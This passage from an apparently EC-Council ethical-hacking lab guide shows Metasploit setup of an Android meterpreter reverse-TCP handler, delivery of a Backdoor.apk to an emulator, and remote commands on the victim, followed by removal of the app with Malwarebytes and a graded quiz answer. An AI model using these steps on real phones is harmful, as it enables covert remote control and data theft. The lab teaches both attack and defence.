msf6 exploit(multi/handler) >

```

Now, issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse_tcp** and press Enter.
- Type **set LHOST 10.10.1.13** and press Enter. • Type **set LPORT 4444** and press Enter.

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444

```


10. Type **exploit** and press Enter. This command runs the exploit .

```


msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.13:4444

```


11. Now switch to the Android emulator machine.



12. Open chrome In the address bar, type <http://10.10.1.13/Backdoor.apk> and press Enter.




13. If File can't be downloaded securely pop up appears, click **Keep**
14. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.
15. **Open with** option appears, choose **Package installer**
16. **MainActivity** screen appears click install



17. After the application installs successfully, an **App installed** notification appears; click **OPEN**.



Edit with WPS Office



18. Click Parrot Security switch back to the Parrot Security machine. The **meterpreter** session has been opened successfully,

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (76757 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:34168) at 2024-04-18 09:17:30 -0400

meterpreter > 
```

19. Type **sysinfo** and press Enter

```
meterpreter > sysinfo
Computer : localhost
OS and Version : Android 9 - Linux 4.19.80-android-x86_64-g914c6a3 (x86_64)
Meterpreter : dalvik/android
meterpreter > 
```

20. Type **ipconfig** and press Enter to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address,



Edit with WPS Office

```
meterpreter > ipconfig  
  
Interface 1  
=====  
Name : wlan0 - wlan0  
Hardware MAC : 02:15:5d:05:d3:c3  
IPv4 Address : 10.10.1.14  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : fe80::7e66:106c:9beb:1cab  
IPv6 Netmask : ::  
  
Interface 2  
=====  
Name : ip6tnl0 - ip6tnl0  
Hardware MAC : 00:00:00:00:00:00  
  
Interface 3  
=====  
Name : wifi_eth - wifi_eth  
Hardware MAC : 02:15:5d:05:d3:c3  
IPv6 Address : fe80::15:5dff:fe05:d3c3  
IPv6 Netmask : ::
```

21. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.

```
meterpreter > pwd  
/data/user/0/com.metasploit.stage/files  
meterpreter > |
```

22. Now Type **cd /sdcard** to change the current remote directory to **sdcard**.
23. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.

```
meterpreter > pwd  
/data/user/0/com.metasploit.stage/files  
meterpreter > cd /sdcard  
meterpreter > pwd  
/storage/emulated/0  
meterpreter > |
```

24. Now, still in the **Meterpreter** session, type **ps** and press **Enter** to view the processes running in the target system.



Edit with WPS Office

```

meterpreter > ps
EHL Module 07
Process List
=====

```

PID	Name	User
---	---	---
6147	com.metasploit.stage	u0_a76
6212	sh	u0_a76
6214	ps	u0_a76


```

meterpreter >

```

25. Now again go to android machine

26. Then go to application section long click on **MainActivity** application and click App info



27. App info page appears, click UNINSTALL button to uninstall the application.


28. Close all tabs.

Task 1: Secure Android Devices from Malicious Apps using Malwarebytes Security


Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. In the **Android** machine, navigate to the second page of the **Home screen** and click the **Malwarebytes** app.




2. Start that with double click and click the **Get started** button to proceed




3. In the permissions window, click **Give permission**.



Edit with WPS Office




4. A system pop-up appears, asking for permission; click **ALLOW**.




5. If the trial wizard appears, click **Start Premium trial**. On the Your device is safe screen, click **Scan now** to begin scanning.



Edit with WPS Office



6. PREPARING FOR SCAN window appears and **Malwarebytes Security** begins a security scan.




7. After the completion of the scan, a **Threats** screen appears. This will show you all the malware (if any) found on your device.
8. Click the **Remove selected** button to remove the detected malware from your device.




Edit with WPS Office




9. A confirmation pop-up appears; click **OK** to confirm the removal of the malware.



10. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**



Edit with WPS Office



Question 9.2.1.1

Scan the Android device for malicious applications using the Malwarebytes Security mobile application. Enter the name of the malware detected.

Backdoor.apk

Score

✓ Correct



Edit with WPS Office

EC-Council Lab Assignment: Module 10

IOT and OT Attacks and Countermeasures

Objectives

